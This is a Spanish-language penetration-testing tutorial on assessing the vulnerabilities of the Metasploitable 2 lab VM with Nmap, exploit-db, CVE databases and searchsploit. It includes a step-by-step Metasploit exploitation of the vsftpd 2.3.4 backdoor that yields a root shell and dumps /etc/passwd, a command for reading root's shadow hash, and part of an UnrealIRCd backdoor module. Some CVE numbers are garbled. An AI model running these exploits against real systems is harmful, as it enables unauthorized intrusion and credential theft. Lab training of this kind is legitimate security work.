

## METASPLOITABLE 2 EVALUACIÓN DE VULNERABILIDADES

Una evaluación de vulnerabilidades es una parte crucial en cada prueba de penetración y es el proceso de identificación y evaluación de vulnerabilidades en un sistema objetivo. En esta parte del tutorial vamos a evaluar las vulnerabilidades disponibles en el lado de red de la máquina virtual Metasploitable 2. Evaluaremos las aplicaciones web en la máquina Metasploitable 2 en un tutorial posterior. En el tutorial anterior de enumeración y huella digital de Metasploit hemos aprendido que la máquina Metasploitable 2 contiene una gran cantidad de vulnerabilidades. Hemos recopilado información valiosa sobre el sistema de destino que vamos a utilizar para encontrar vulnerabilidades conocidas tanto dentro como fuera de línea. La explotación de estas vulnerabilidades se demostrará en el siguiente tutorial de explotación. En este tutorial veremos diferentes formas de realizar análisis de vulnerabilidades. Buscaremos vulnerabilidades manualmente, utilizaremos herramientas de escaneo como Nmap con scripts y veremos el uso de escáneres de vulnerabilidades automatizados como OpenVas. Cada técnica y método de escaneo tiene sus propias ventajas y desventajas como aprenderemos más adelante en este tutorial.

Como se mencionó anteriormente, hay muchas maneras de realizar análisis de vulnerabilidades, desde la búsqueda manual a través de la base de datos de exploits hasta pruebas totalmente automáticas con herramientas como OpenVas y el escáner de vulnerabilidades Nessus. El escaneo de vulnerabilidades con herramientas automatizadas es una forma muy agresiva de escanear vulnerabilidades ya que se necesitan muchas peticiones y tráfico para completar este tipo de escaneos. En algunos casos, la gran cantidad de tráfico puede bloquear (DOS) hosts y servicios de destino, por lo que se recomienda tener cuidado al utilizar este tipo de herramientas. Tenga cuidado de utilizar estos escaneos de vulnerabilidades sólo en hosts en los que tenga permiso para escanear. Cuando se utilizan herramientas automatizadas para escanear vulnerabilidades, siempre es aconsejable utilizar varias herramientas para descartar falsos positivos. Por lo tanto, es importante dominar también los métodos manuales de análisis de vulnerabilidades y no depender demasiado de los escáneres automáticos.

### INFORMACIÓN DE ENUMERACIÓN DE METASPLOITABLE 2

Comencemos esta evaluación de vulnerabilidades mirando lo que ya sabemos sobre la máquina Metasploitable 2 de la fase de enumeración anterior.

- Está ejecutando Linux 2.6.9 - 2.6.33 como sistema operativo.
- El nombre del servidor es METASPLOITABLE.
- Hay 35 cuentas de usuario disponibles.
- La msfadmin es la cuenta de administrador.
- No hay fecha de caducidad en la contraseña de la cuenta de administrador msfadmin.
- Sabemos qué servicios se están ejecutando, las versiones de estos servicios y en qué puerto están escuchando.
- Hay un servidor web y un servidor SQL ejecutándose en la máquina de Metasploitable.

Del escaneo del servicio Nmap obtuvimos los siguientes detalles sobre los puertos y servicios abiertos:

Servicio	Puerto	Estado
Vsftpd 2.3.4	21	Open
OpenSSH 4.7p1 Debian 8ubuntu 1 (protocol 2.0)	22	Open
Linux telnetd service	23	Open
Postfix smtpd	25	Open
ISC BIND 9.4.2	53	Open
Apache httpd 2.2.8 Ubuntu DAV/2	80	Open
A RPCbind service	111	Open

<b>Samba smbd 3.X</b>	139 & 445	Open
<b>3 r services</b>	512, 513 & 514	Open
<b>GNU Classpath grmiregistry</b>	1099	Open
<b>Metasploitable root shell</b>	1524	Open
<b>A NFS service</b>	2048	Open
<b>ProFTPD 1.3.1</b>	2121	Open
<b>MySQL 5.0.51a-3ubuntu5</b>	3306	Open
<b>PostgreSQL DB 8.3.0 – 8.3.7</b>	5432	Open
<b>VNC protocol v1.3</b>	5900	Open
<b>X11 service</b>	6000	Open
<b>Unreal ircd</b>	6667	Open
<b>Apache Jserv protocol 1.3</b>	8009	Open
<b>Apache Tomcat/Coyote JSP engine 1.1</b>	8180	Open

Muchos de estos servicios contienen vulnerabilidades conocidas que pueden ser explotadas. El siguiente paso consiste en averiguar qué servicios son vulnerables y recopilar información sobre cómo pueden explotarse. Hay varias fuentes que pueden utilizarse para determinar si un servicio es vulnerable o no. Las fuentes más populares y conocidas son exploit-db de Offensive Security y la Open Source Vulnerability Database (OSVDB). También echaremos un vistazo a searchsploit, una base de datos de exploits offline incluida con Kali Linux. Searchsploit es una gran fuente fuera de línea cuando se realiza una evaluación de vulnerabilidades, ya que contiene una gran cantidad de información sobre vulnerabilidades conocidas y código de explotación.

Dado que este es un tutorial de hacking para enseñarle cómo realizar una evaluación de vulnerabilidades y no una guía de hacking de Metasploitable 2, sólo evaluaremos unos pocos servicios vulnerables. El resto de servicios vulnerables en Metasploitable 2 pueden ser utilizados para practicar. Continuemos este tutorial y evaluación de vulnerabilidades con la evaluación del primer servicio en ejecución que hemos descubierto en el último tutorial de enumeración; Vsftpd 2.3.4.

#### VULNERABILIDADES DE VSFTPD V2.3.4

Para determinar las vulnerabilidades del servicio VSFTPD v2.3.4 consultaremos varios recursos. Cuando buscamos en Google vulnerabilidades conocidas para este servicio nos aparece un backdoor conocido que fue introducido en una descarga del software en la versión 2.3.4:

[https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd\\_234\\_backdoor](https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor)

Esto significa que sólo una parte de las instalaciones de VSFTPD v2.3.4 serán vulnerables ya que la puerta trasera fue añadida después del lanzamiento y ha sido eliminada del software un par de días después. Sin embargo, valdrá la pena intentarlo para ver si la instalación en la máquina Metasploitable 2 es vulnerable. También hay un módulo de Metasploit disponible para explotar esta vulnerabilidad.

CVE: CVE-2011-02523

OSVDB: 73573

#### VSFTPD V2.3.4 NMAP SCRIPT SCAN

Podríamos estar disparando Metasploit y ver si el servicio que se ejecuta en la máquina Metasploitable 2 es vulnerable, pero hay otra manera. Para determinar si el servicio FTP contiene una puerta trasera sin obtener una shell podemos utilizar un script Nmap. El script de Nmap ftp-vsftpd-backdoor prueba la

instalación VSFTPD v2.3.4 en busca del backdoor. Iniciemos Nmap y escaneemos nuestro host objetivo utilizando el siguiente comando:

```
nmap -script ftp-vsftpd-backdoor -p 21 [host de destino]
```

Y echa un vistazo a esto, el script Nmap determinó que el servicio vsFTPd en ejecución era vulnerable:

```
#nmap -script ftp-vsftpd-backdoor -p 21 10.0.2.5
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-29 20:04 CET
Nmap scan report for 10.0.2.5
Host is up (0.00026s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|   State: VULNERABLE (Exploitable)
|   IDs:   BID:48539  CVE:CVE-2011-2523
|   vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|   Disclosure date: 2011-07-03
|   Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
|   References:
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|   https://www.securityfocus.com/bid/48539
|   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_  MAC Address: 08:00:27:C8:3D:E0 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 17.03 seconds
-[root@parrot]-[/home/jaf]
#
```

Puede encontrar más información sobre el script Nmap y los argumentos adicionales del script aquí:

<https://nmap.org/nsedoc/scripts/ftp-vsftpd-backdoor.html>

Para empezar a usar Metasploit usaremos el comando msfconsole, y comprobaremos si la vulnerabilidad que queremos explotar está ejecutándose en el servidor, podemos usar nmap.

```
nmap -sV -p [PUERTO] [IP]
```

```
root@hackpuntos: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
msf > nmap -sV -p 21 [redacted]
[*] exec: nmap -sV -p 21 [redacted]

Starting Nmap 7.30 ( https://nmap.org ) at 2016-10-12 20:16 CEST
Nmap scan report for [redacted]
Host is up (0.00025s latency).
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: [redacted]
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.53 seconds
msf > |
```

Podemos ver como en el puerto 21 está ejecutándose vsftpd 2.3.4

Muestro una captura de pantalla en la cual os indicaré los pasos que he seguido para explotarla.

```
root@hackpuntos: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
msf > search vsftpd 1
[!] Module database cache not built yet, using slow search

Matching Modules
=====
Name                               Disclosure Date  Rank    Description
----                               -
exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03      excellent VSFTPD v2.3.4 Backdoor Command Executi

msf > use exploit/unix/ftp/vsftpd_234_backdoor 2
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
----      -
RHOST     [REDACTED]       yes       The target address
RPORT     21               yes       The target port

Exploit target:

Id  Name
--  ---
0   Automatic

msf exploit(vsftpd_234_backdoor) > set RHOST [REDACTED] 3
RHOST => [REDACTED]
msf exploit(vsftpd_234_backdoor) > show payloads 4

Compatible Payloads
=====
Name                               Disclosure Date  Rank    Description
----                               -
cmd/unix/interact                  normal          Unix Command, Interact with Established Connection

msf exploit(vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact 5
PAYLOAD => cmd/unix/interact
```

1) Primero busco el nombre del exploit para el servicio vsftpd, esto se puede hacer con el comando **search** seguido del servicio, ejemplo:

*search vsftpd*

Este comando **nos devuelve** los módulos (exploits) que se identifican con ese servicio, es decir, nos **muestra todos los exploit que tenemos disponibles para usar contra ese servicio**, además nos muestra información adicional como por ejemplo la fecha en la cual fue descubierta.

*exploit/unix/ftp/vsftpd\_234\_backdoor*

2) Mediante el comando **use** seguido del nombre del módulo le indicaremos cual es el exploit elegido para explotar la vulnerabilidad, acto seguido usaremos el comando **show options** para ver las opciones de configuración que tenemos disponible.

*use exploit/unix/ftp/vsftpd\_234\_backdoor*

*show options*

Si nos fijamos en la captura anterior, **existen 2 opciones**:

La opción **RHOST** para indicar la IP o hostname del servidor.

La opción **RPORT** que por defecto nos marca 21 (puerto por defecto de este servicio)

3) En este paso, le indicamos a Metasploit la IP del servidor, mediante el comando **SET RHOST** y a continuación la IP.

*SET RHOST [IP]*

4) Mostraremos los **payloads** (acción que ejecutaremos en caso que la vulnerabilidad sea explotada de manera exitosa), en este caso queremos una shell para interactuar con el servidor.

*show payloads*

5) A continuación le indicamos el payload a usar.

*USE PAYLOAD cmd/unix/interact*

6) Ya tenemos todo preparado para lanzar nuestro ataque, el paso final es explotarla mediante el comando **exploit**.

*exploit*

```
msf exploit(vsftpd_234_backdoor) > exploit
[*] - Banner: 220 (vsFTPD 2.3.4)
[*] - USER: 331 Please specify the password.
[*] - Backdoor service has been spawned, handling...
[*] - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened ( ) at 2016-10-12 20:24:15 +0200

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin

bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
```

7) Podemos cambiar el Bash usando el siguiente comando:

*python -c 'import pty;pty.spawn("/bin/bash")'*

8) Este paso es para comprobar que efectivamente hemos vulnerado el servidor, por ejemplo, mostraré el fichero **passwd**, en este fichero están registradas las cuentas de usuarios, así como las claves de accesos y privilegios.

Este fichero es conocido por ser la **primera línea de defensa de un sistema linux** antes accesos no deseados.

Ejecutar los comandos:

- `Whoami` (visualiza el nombre del usuario actual)
- `Hostname` (visualiza el nombre del sistema)
- `grep root /etc/shadow` (visualiza la contraseña del root)

## VULNERABILIDADES DE UNREAL IRCD

Echemos un vistazo al servicio `ircd` de Unreal, un conocido servicio IRC compatible con muchas plataformas. Lo único que sabemos de este servicio hasta ahora es que se ejecuta en el puerto 6667 a partir del análisis de Nmap. No conocemos más detalles, como el número de versión, que nos ayudaría mucho a determinar sus vulnerabilidades. Un método común para determinar la versión de un servicio es utilizar una técnica de captura de banners. Netcat es una herramienta que puede usarse para este propósito (entre muchos otros). Veamos si podemos obtener un banner utilizando Netcat:

*`nc [host de destino]6667`*

Desafortunadamente, no se nos devuelve ningún banner cuando nos conectamos al servicio IRC con Netcat:

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nc 192.168.111.128 6667  
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...  
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead  
version  
:irc.Metasploitable.LAN 005 UHNAMES NAMESX SAFELIST HCN MAXCHANNELS=30 CHANLIMIT=#:30 MAXLIST=b:60,e:60,I:60 NICKLEN=30 CHANN  
ELLEN=32 TOPICLEN=307 KICKLEN=307 AWAYLEN=307 MAXTARGETS=20 :are supported by this server  
:irc.Metasploitable.LAN 005 WALLCHOPS WATCH=128 WATCHOPTS=A SILENCE=15 MODES=12 CHANTYPES=# PREFIX=(qahv)~&@%+ CHANMODES=beI  
,kfl,lj,psmntirRc0AQKVCuzNSMTG NETWORK=TestIRC CASEMAPPING=ascii EXTBAN=~,cqr ELIST=MNUCT STATUSMSG=~&@%+ :are supported by t  
his server  
:irc.Metasploitable.LAN 005 EXCEPTS INVEX CMDS=KNOCK,MAP,DCCALLOW,USERIP :are supported by this server
```

Volvamos a Nmap y utilicemos el siguiente comando para lanzar un escaneo completo en el puerto 6667:

*`nmap -A -p 6667 [host de destino]`*

```
root@kali:~# nmap -A -p 6667 192.168.111.128  
  
Starting Nmap 7.12 ( https://nmap.org ) at 2016-06-05 11:23 CEST  
Nmap scan report for 192.168.111.128  
Host is up (0.00025s latency).  
PORT      STATE SERVICE VERSION  
6667/tcp  open  irc      Unreal ircd  
| irc-info:  
|   users: 1  
|   servers: 1  
|   lusers: 1  
|   lservers: 0  
|   server: irc.Metasploitable.LAN  
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN  
|   uptime: 0 days, 0:47:48  
|   source ident: nmap  
|   source host: FBD866CE.AA4D01C7.FFFA6D49.IP  
|_ error: Closing Link: cdvrpojdn[192.168.111.129] (Quit: cdvrpojdn)
```

Nmap nos devuelve el número de versión del servicio unreal ircd que parece ser unreal ircd 3.2.8.1. Cuando buscamos en Google el número de versión encontramos rápidamente que esta versión puede contener una puerta trasera:

[https://www.rapid7.com/db/modules/exploit/unix/irc/unreal\\_ircd\\_3281\\_backdoor](https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor)

También hay un script NMap disponible para escanear los hosts objetivo en busca de la versión troyanizada de unrealircd. Utilice el siguiente comando para que Nmap escanee el host de destino:

*`nmap -sV --script irc-unrealircd-backdoor -p 6667 [host de destino]`*

La salida de los scripts indica si el host de destino es probablemente vulnerable o no. El script emite un comando en los hosts de destino, pero como no hay forma de devolver la salida del comando a nuestra sesión de terminal, no podemos estar 100% seguros de que el host es vulnerable utilizando el script de esta manera. En el siguiente tutorial veremos diferentes formas de explotar esta vulnerabilidad utilizando Metasploit, NetCat y este script de Nmap con argumentos adicionales.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap -sV --script irc-unrealircd-backdoor -p 6667 192.168.111.128  
Starting Nmap 7.12 ( https://nmap.org ) at 2016-06-05 11:29 CEST  
Nmap scan report for 192.168.111.128  
Host is up (0.00029s latency).  
PORT      STATE SERVICE VERSION  
6667/tcp  open  irc      Unreal ircd  
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/Jun/277  
MAC Address: 00:0C:29:A4:9C:5B (VMware)  
Service Info: Host: irc.Metasploitable.LAN  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 9.96 seconds  
root@kali:~#
```

Hasta ahora no estamos 100% seguros de que el servicio IRC 3.2.8.1 sea vulnerable, sólo podemos sospechar que lo es.

## EVALUACIÓN DE VULNERABILIDADES UTILIZANDO EXPLOIT DATABASE

Otra gran fuente para encontrar vulnerabilidades conocidas es la base de datos Exploit mantenida por Offensive Security. Exploit-db ofrece una enorme cantidad de detalles de exploits, documentos, shellcodes y se puede buscar utilizando identificadores CVE y OSVDB. Cuando buscamos en la base de datos de exploits la versión vulnerable backdoored de Unreal IRC 3.2.8.1 aparecen varios exploits:



## Search the Exploit Database

Search the Database for Exploits, Papers, and Shellcode. You can even search by **CVE** and **OSVDB** identifiers.

☐ I'm not a robot

  
reCAPTCHA  
Privacy - Terms

**SEARCH**

Advanced search

Date ▼	D	A	V	Title	Platform	Author
2011-10-20				UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow	windows	DIGMi
2010-12-05				UnrealIRCd 3.2.8.1 - Backdoor Command Execution	linux	metasploit
2010-06-13				Unreal IRCd 3.2.8.1 - Remote Downloader/Execute Trojan	linux	anonymous

Esta versión de unreal IRCd para Linux parece contener múltiples vulnerabilidades:

CVE: 2010-2075: <https://www.exploit-db.com/exploits/16922/>

CVE: 2010-2075: <https://www.exploit-db.com/exploits/13853/>

La primera fila es una vulnerabilidad que sólo afecta al sistema operativo Windows, esta no es utilizable para la máquina Metasploitable 2 Linux. Cuando hacemos clic en las vulnerabilidades encontradas podemos descargar el código de explotación para explotar la vulnerabilidad. A menudo Exploit-db también contiene una versión vulnerable del software para descargar que se puede utilizar con fines de prueba en un entorno controlado.

El código de explotación suele estar escrito en lenguajes de programación como Ruby (módulos Metasploit), C, Perl o Python. Tenga en cuenta que el código de explotación ofrecido a menudo necesita pequeñas modificaciones para utilizar con éxito el exploit contra un objetivo. Esto requiere tener al menos algunos conocimientos y experiencia en programación para poder modificar el código. Muchos investigadores de seguridad quieren evitar que cualquiera (léase: script kiddies) pueda utilizar el código del exploit nada más sacarlo de la caja sin ningún conocimiento previo del tema y a menudo sólo ofrecen pruebas de concepto (POC). Por supuesto, esto no se aplica cuando hay un módulo Metasploit disponible que se puede utilizar fuera de la caja sin ninguna modificación.

### ¡CUIDADO AL DESCARGAR EXPLOITS!

Tenga cuidado al descargar exploits de otros recursos que no sean Exploit-db. Los exploits pueden contener códigos shell maliciosos codificados que pueden dañar tu sistema, privacidad o integridad. Para evitar este tipo de comportamiento inesperado, se recomienda auditar el código y comprobar si funciona como se anuncia. Por ejemplo, si te encuentras con un exploit remoto que no utiliza sockets de red, probablemente no sea un exploit remoto y deberías tener cuidado al compilarlo y ejecutarlo.

### BASES DE DATOS CVE

Otra gran fuente para buscar vulnerabilidades e información es la base de datos CVE. La base de datos puede consultarse a través del siguiente enlace:



<https://cve.mitre.org/cve/cve.html>

CVE-ID	
<b>CVE-2010-0755</b>	<a href="#">Learn more at National Vulnerability Database (NVD)</a> • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings
Description	
UnrealIRCd 3.2.8.1, as distributed on certain mirror sites from November 2009 through June 2010, contains an externally introduced modification (Trojan Horse) in the DEBUG3_DOLOG_SYSTEM macro, which allows remote attackers to execute arbitrary commands.	
References	
<b>Note:</b> <a href="#">References</a> are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	
<ul style="list-style-type: none"> <li>EXPLOIT-DB:13853</li> <li>URL:<a href="http://www.exploit-db.com/exploits/13853">http://www.exploit-db.com/exploits/13853</a></li> <li>FULLDISC:20100612 Fw: [irc-security] UnrealIRCd 3.2.8.1 backdoored on official ftp and site</li> <li>URL:<a href="http://seclists.org/fulldisclosure/2010/Jun/277">http://seclists.org/fulldisclosure/2010/Jun/277</a></li> <li>FULLDISC:20100612 Re: Fw: [irc-security] UnrealIRCd 3.2.8.1 backdoored on official ftp and site</li> <li>URL:<a href="http://seclists.org/fulldisclosure/2010/Jun/284">http://seclists.org/fulldisclosure/2010/Jun/284</a></li> <li>MLIST:[oss-security] 20100614 Re: CVE request: UnrealIRCd 3.2.8.1 source code contained a backdoor allowing for remote command execution</li> <li>URL:<a href="http://www.openwall.com/lists/oss-security/2010/06/14/11">http://www.openwall.com/lists/oss-security/2010/06/14/11</a></li> <li>CONFIRM:<a href="http://www.unrealircd.com/txt/unrealsecadvistory.20100612.txt">http://www.unrealircd.com/txt/unrealsecadvistory.20100612.txt</a></li> <li>GENTOO:GLSA-201006-21</li> <li>URL:<a href="http://security.gentoo.org/glsa/glsa-201006-21.xml">http://security.gentoo.org/glsa/glsa-201006-21.xml</a></li> <li>BID:40820</li> <li>URL:<a href="http://www.securityfocus.com/bid/40820">http://www.securityfocus.com/bid/40820</a></li> <li>OSVDB:65445</li> <li>URL:<a href="http://osvdb.org/65445">http://osvdb.org/65445</a></li> <li>SECUNIA:40169</li> <li>URL:<a href="http://secunia.com/advisories/40169">http://secunia.com/advisories/40169</a></li> <li>VUPEN:ADV-2010-1437</li> <li>URL:<a href="http://www.vupen.com/english/advisories/2010/1437">http://www.vupen.com/english/advisories/2010/1437</a></li> </ul>	
Date Entry Created	
<b>20100525</b>	Disclaimer: The entry creation date may reflect when the CVE-ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.
Phase (Legacy)	
Assigned (20100525)	
Votes (Legacy)	
Comments (Legacy)	

Cuando realizamos una búsqueda de la vulnerabilidad CVE 2010-2075 podemos encontrar una lista de fuentes con informes completos de divulgación y algunos enlaces más a información que podría ayudarnos a comprender mejor la vulnerabilidad y cómo explotarla.

Otra gran fuente para la evaluación de vulnerabilidades es el sitio web CVE details. Podemos buscar en esta base de datos software y servicios específicos para determinar si contienen alguna vulnerabilidad conocida. Cuando ejecutamos una búsqueda para Proftpd 1.3.1 encontramos una lista de vulnerabilidades conocidas que se aplican a esta versión específica. Incluyendo algunas vulnerabilidades con una calificación de riesgo severo con una complejidad baja:

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	<a href="#">CVE-2012-6095</a>	<a href="#">362</a>			2013-01-24	2013-01-25	1.2	None	Local	High	Not required	None	Partial	None
ProFTPD before 1.3.5rc1, when using the UserOwner directive, allows local users to modify the ownership of arbitrary files via a race condition and a symlink attack on the (1) MKD or (2) XMKD commands.														
2	<a href="#">CVE-2011-4130</a>	<a href="#">399</a>		Exec Code	2011-12-06	2011-12-08	9.0	None	Remote	Low	Single system	Complete	Complete	Complete
Use after-free vulnerability in the Response API in ProFTPD before 1.3.3g allows remote authenticated users to execute arbitrary code via vectors involving an error that occurs after an FTP data transfer.														
3	<a href="#">CVE-2011-1137</a>	<a href="#">189</a>		DoS Overflow	2011-03-11	2011-09-06	5.0	None	Remote	Low	Not required	None	None	Partial
Integer overflow in the mod_sftp (aka SFTP) module in ProFTPD 1.3.3d and earlier allows remote attackers to cause a denial of service (memory consumption leading to OOM kill) via a malformed SSH message.														
4	<a href="#">CVE-2010-4652</a>	<a href="#">119</a>		DoS Exec Code Overflow	2011-02-01	2011-03-17	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
Heap-based buffer overflow in the sql_prepare_where function (contrib/mod_sql.c) in ProFTPD before 1.3.3d, when mod_sql is enabled, allows remote attackers to cause a denial of service (crash) and possibly execute arbitrary code via a crafted username containing substitution tags, which are not properly handled during construction of an SQL query.														
5	<a href="#">CVE-2010-3867</a>	<a href="#">22</a>		Dir. Trav.	2010-11-09	2011-09-14	7.1	None	Remote	High	Single system	Complete	Complete	Complete
Multiple directory traversal vulnerabilities in the mod_site_misc module in ProFTPD before 1.3.3c allow remote authenticated users to create directories, delete directories, create symlinks, and modify file timestamps via directory traversal sequences in (1) SITE MKDIR, (2) SITE RMDIR, (3) SITE SYMLINK, or (4) SITE UTIME command.														
6	<a href="#">CVE-2009-3639</a>	<a href="#">310</a>		Bypass	2009-10-28	2009-12-19	5.8	None	Remote	Medium	Not required	None	Partial	Partial
The mod_its module in ProFTPD before 1.3.2b, and 1.3.3 before 1.3.3rc2, when the dNSNameRequired TLS option is enabled, does not properly handle a '0' character in a domain name in the Subject Alternative Name field of an X.509 client certificate, which allows remote attackers to bypass intended client-hostname restrictions via a crafted certificate issued by a legitimate Certification Authority, a related issue to CVE-2009-2408.														
7	<a href="#">CVE-2009-0543</a>	<a href="#">89</a>		SQL Bypass	2009-02-12	2009-06-09	6.8	User	Remote	Medium	Not required	Partial	Partial	Partial
ProFTPD Server 1.3.1, with NLS support enabled, allows remote attackers to bypass SQL injection protection mechanisms via invalid, encoded multibyte characters, which are not properly handled in (1) mod_sql_mysql and (2) mod_sql_postgres.														
8	<a href="#">CVE-2008-7265</a>	<a href="#">399</a>		DoS	2010-11-09	2011-03-17	4.0	None	Remote	Low	Single system	None	None	Partial
The pr_data_xfer function in ProFTPD before 1.3.2rc3 allows remote authenticated users to cause a denial of service (CPU consumption) via an ABOR command during a data transfer.														
Total number of vulnerabilities : 8 Page : 1 (This Page)														

## SEARCHSPLOIT EN KALI LINUX

Otra gran fuente (offline) para encontrar vulnerabilidades y exploits es searchsploit. Searchsploit se incluye con Kali Linux por defecto. Utilice el siguiente comando para buscar vulnerabilidades unreal ircd utilizando searchsploit:

*searchsploit unreal ircd*

```
root@kali:~# searchsploit unreal ircd
-----
Exploit Title                                         | Path
(./usr/share/exploitdb/platforms)
-----
Unreal IRCd 3.2.8.1 - Remote Downloader/Exec        | ./linux/remote/13853.pl
UnrealIRCd 3.2.8.1 - Backdoor Command Execut       | ./linux/remote/16922.rb
UnrealIRCd 3.2.8.1 - Local Configuration Sta       | ./windows/dos/18011.txt
UnrealIRCd 3.x - Remote Denial of Service Vu       | ./windows/dos/27407.pl
-----
```

A continuación, podemos imprimir el contenido de los archivos en el terminal utilizando el comando cat:

*cat /usr/share/exploitdb/platforms/linux/remote/16922.rb*

```
root@kali:~# cat /usr/share/exploitdb/platforms/linux/remote/16922.rb
##
# $Id: unreal_ircd_3281_backdoor.rb 11227 2010-12-05 15:08:22Z mc $
##
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::Tcp

  def initialize(info = {})
    super(update_info(info,
      'Name'          => 'UnrealIRCd 3.2.8.1 Backdoor Command Execution',
      'Description'    => %q{
        This module exploits a malicious backdoor that was added to the
        Unreal IRCd 3.2.8.1 download archive. This backdoor was present in the
        Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.
      },
      'Author'         => [ 'hdm' ],
      'License'        => MSF_LICENSE,
      'Version'        => '$Revision: 11227 $',
      'References'     =>
        [
          [ 'CVE', '2010-2075' ],
          [ 'OSVDB', '65445' ],
          [ 'URL', 'http://www.unreal-ircd.com/text/unrealsecadvisory_20100612' ]
        ]
    ))
  end
end
```


## EXPLOTAR SAMBA, OBTENER HASHES, JOHN EL RIPPER

### EXPLOTAR SAMBA

